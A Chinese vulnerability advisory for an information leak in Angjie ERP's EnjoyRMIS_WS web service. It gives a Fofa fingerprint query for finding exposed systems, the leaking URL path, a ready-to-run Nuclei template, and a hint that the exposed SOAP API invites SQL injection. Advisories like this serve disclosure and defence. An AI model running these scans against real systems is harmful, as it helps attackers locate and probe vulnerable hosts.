# 深圳市昂捷信息技术股份有限公司昂捷-ERP EnjoyRMIS\_WS信息泄露

## 漏洞描述

深圳市昂捷信息技术股份有限公司昂捷-ERP EnjoyRMIS\_WS信息泄露，攻击者可通过此漏洞获取敏感信息。

## 漏洞复现

1. Fofa

body="/\*打印价签\*/" && body="/\*设置焦点\*/"




1. 隐患URL

/EnjoyRMIS\_WS/



1. 通过泄露的信息可以找到wsdl路径，ASMX提供了用于Web服务的访问和调用的SOAP(简单对象访问协议)API,可继续挖掘。比如sql注入，已挖到多个注入，后期会放出来。



Nucle

id: aj-erp-enjoyrmis-ws-infolink

info:

name: 深圳市昂捷信息技术股份有限公司昂捷-ERP EnjoyRMIS\_WS信息泄露

author: m0be1

severity: low

description: 深圳市昂捷信息技术股份有限公司昂捷-ERP EnjoyRMIS\_WS信息泄露，攻击者可通过此漏洞获取敏感信息。

reference:

- https://

metadata:

fofa-query: body="/\*打印价签\*/" && body="/\*设置焦点\*/"

verified: true

max-request: 1

http:

- raw:

- |

GET /EnjoyRMIS\_WS/ HTTP/1.1

Host: {{Hostname}}

matchers:

- type: dsl

dsl:

- 'status\_code==200 && contains\_all(body,"/EnjoyRMIS\_WS/")'

## 修复建议

1、禁止访问敏感信息页面